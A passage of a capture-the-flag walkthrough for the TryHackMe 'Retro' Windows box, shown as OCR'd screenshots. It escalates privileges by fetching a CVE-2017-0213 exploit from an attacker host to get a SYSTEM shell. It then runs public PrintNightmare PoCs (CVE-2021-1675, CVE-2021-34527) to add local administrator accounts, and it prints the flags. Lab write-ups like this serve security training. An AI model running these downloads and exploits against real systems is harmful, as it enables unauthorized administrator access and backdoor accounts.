
```
PS C:\Users\Wade\Documents> Invoke-WebRequest -Uri http://10.9.1.123:8000/CVE-2017-0213
PS C:\Users\Wade\Documents> dir


    Directory: C:\Users\Wade\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/16/2021  11:22 AM         160768 exploit.exe
```

It’s time to exploit, run this executable file via powershell



```
PS C:\Users\Wade\Documents> ./exploit.exe
Building Library with path: script:C:\Users\Wade\Documents\run.sct
Found TLB name at offset 766
QI - Marshaller: {00000000-0000-0000-C000-000000000046} 000001833BFD4B00
Queried Success: 000001833BFD4B00
AddRef: 1
QI - Marshaller: {0000001B-0000-0000-C000-000000000046} 000001833BFD4B00
```

After executed we will get a SYSTEM shell now we can capture root flag in Administrator directory now




```
    Directory: C:\Users\Wade\Documents
```


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

```
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 000001833BFD4B00
QI - Marshaller: {03FB5C57-D534-45F5-A1F4-D39556983875} 000001833BFD4B00
QI - Marshaller: {334D391F-0E79-3B15-C9FF-EAC65DD07C42} 000001833BFD4B00
```

Root flag hide in Admin's desktop, capture it we rocked this box!




```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 7443-948C

 Directory of C:\Users\Administrator\Desktop

12/08/2019  09:06 PM    <DIR>          .
12/08/2019  09:06 PM    <DIR>          ..
12/08/2019  09:08 PM                32 root.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,409,695,232 bytes free

C:\Users\Administrator\Desktop>more root.txt
Cannot access file C:\Users\Administrator\Desktop\root.txt

C:\Users\Administrator\Desktop>more root.txt.txt
7958b569565d7bd88d10c6f22d1c4063

C:\Users\Administrator\Desktop>_
```



+ 100 root.txt

7958b569565d7bd88d10c6f22d1c4063



Answer the questions below

A web server is running on the target. What is the hidden directory which the website lives on?

/retro

+ 50 user.txt

3b99fbdc6d430bfb51c72c651a261927

+ 100 root.txt

7958b569565d7bd88d10c6f22d1c4063

We also can exploit with juicy potato in this GitHub: https://github.com/ohpe/juicy-potato/releases

And here 2 relevant write-ups using juicy potato to rock this box: https://medium.com/azkrath/tryhackme-walkthrough-retro-273f8b35a20d


https://infinitelogins.com/2020/12/09/windows-privilege-escalation-abusing-seimpersonateprivilege-juicy-potato/

Rock with PrintNightmare CVE-2021-1675

GitHub: https://github.com/calebstewart/CVE-2021-1675


More detail: https://www.blumira.com/cve-2021-1675/

Windows already have Print Spooler service as default but we can make sure of it via PowerShell Get-Service




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Wade> Get-Service -Name Spooler

Status   Name               DisplayName
------   ----               -----------
Running  Spooler            Print Spooler
```

Clone that repository and send it to target box




```
┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ git clone https://github.com/calebstewart/CVE-2021-1675
Cloning into 'CVE-2021-1675'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 40 (delta 9), reused 37 (delta 6), pack-reused 0
Receiving objects: 100% (40/40), 131.12 KiB | 541.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.

┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ ls
CVE-2021-1675  gobuster-retro  nmap-retro  potato.exe  shell.php

┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ cd CVE-2021-1675

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2021-1675]
└─$ ls
CVE-2021-1675.ps1  nightmare-dll  README.md

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2021-1675]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Get all we need here




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Wade> Get-Service -Name Spooler

Status   Name               DisplayName
------   ----               -----------
Running  Spooler            Print Spooler


PS C:\Users\Wade> cd Documents
PS C:\Users\Wade\Documents> Invoke-WebRequest -Uri http://10.9.1.123:8000/CVE-2021-1675
PS C:\Users\Wade\Documents> Invoke-WebRequest -Uri http://10.9.1.123:8000/nightmare-dll
PS C:\Users\Wade\Documents> dir


    Directory: C:\Users\Wade\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/17/2021   8:40 AM         178561 cve1675.ps1
-a----        7/17/2021   8:41 AM            421 nightmare-dll


PS C:\Users\Wade\Documents> _
```

Import module and Add new user to local administrator privilege, once it successfully executed we can login as that user from here




```
PS C:\Users\Wade\Documents> Import-Module .\cve1675.ps1
PS C:\Users\Wade\Documents> Invoke-Nightmare -NewUser "chick" -NewPassword "123456" -Dr
[+] created payload at C:\Users\Wade\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd
.dll"
[+] added user chick as local administrator
[+] deleting payload from C:\Users\Wade\AppData\Local\Temp\2\nightmare.dll
PS C:\Users\Wade\Documents> runas /user:chick powershell.exe
Enter the password for chick:
Attempting to start powershell.exe as user "RETROWEB\chick" ...
PS C:\Users\Wade\Documents> _
```


And this is how PrintNightmare on this repository works



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
retroweb\chick
```




```
Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```




```
PS C:\Users\Administrator> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the c
omputer/domain

Members

-------------------------------------------------------------------------------
---
Administrator
chick
The command completed successfully.
```

But there is a cut down of this way cause we need to use file explorer to catch our flag, not via cmd



```
PS C:\Users\Administrator> whoami
retroweb\chick
PS C:\Users\Administrator> dir
dir : Access to the path 'C:\Users\Administrator' is denied.
At line:1 char:1
+ dir
+ ~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator:St
   ring) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerSh
   ell.Commands.GetChildItemCommand
```

Reconnect with new user and then go to administrator directory and force to continue and capture it




Administrator

You don't currently have permission to access this folder.

Click Continue to permanently get access to this folder.

11:10 PM	File folder
9:02 AM	File folder
9:05 AM	File folder
4:37 AM	File folder
4:33 PM	File folder




Name	Date modified
root.txt	12/8/2019 8:08 PM


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\chick>whoami
retroweb\chick

C:\Users\chick>_
```

PrintNightmare CVE-2021-34527


GitHub: https://github.com/JohnHammond/CVE-2021-34527




```
┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ git clone https://github.com/JohnHammond/CVE-2021-34527
Cloning into 'CVE-2021-34527'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 17 (delta 2), reused 17 (delta 2), pack-reused 0
Receiving objects: 100% (17/17), 124.90 KiB | 5.00 MiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(kali㉿kali)-[~/Tryhackme/retro]
└─$ cd CVE-2021-34527

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2021-34527]
└─$ ls
CVE-2021-34527.ps1  nightmare-dll  README.md

┌──(kali㉿kali)-[~/Tryhackme/retro/CVE-2021-34527]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
PS C:\Users\Wade> cd .\Downloads\
PS C:\Users\Wade\Downloads> Invoke-WebRequest -Uri http://10.9.1.123:8000/nightmare-dll
PS C:\Users\Wade\Downloads> Invoke-WebRequest -Uri http://10.9.1.123:8000/CVE-2021-3452
PS C:\Users\Wade\Downloads> dir


    Directory: C:\Users\Wade\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/17/2021   8:55 AM         178563 cve34527.ps1
-a----        7/17/2021   8:55 AM            421 nightmare-dll
```



```
PS C:\Users\Wade\Downloads> Import-Module .\cve34527.ps1
PS C:\Users\Wade\Downloads> Invoke-Nightmare -NewUser "kenny" -NewPassword "123456" -Dr
[+] created payload at C:\Users\Wade\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd
.dll"
[+] added user kenny as local administrator
[+] deleting payload from C:\Users\Wade\AppData\Local\Temp\2\nightmare.dll
PS C:\Users\Wade\Downloads> runas /user:kenny powershell.exe
Enter the password for kenny:
Attempting to start powershell.exe as user "RETROWEB\kenny" ...
PS C:\Users\Wade\Downloads> _
```



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
retroweb\kenny
PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the c
omputer/domain

Members

-------------------------------------------------------------------------------
---
Administrator
chick
kenny
The command completed successfully.

PS C:\Windows\system32> _
```



Name	Date modified	Type
root.txt	12/8/2019 8:08 PM	Text Docum

```
7958b569565d7bd88d10c6f22d1c4063
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved

C:\Users\kenny>whoami
retroweb\kenny

C:\Users\kenny>_
```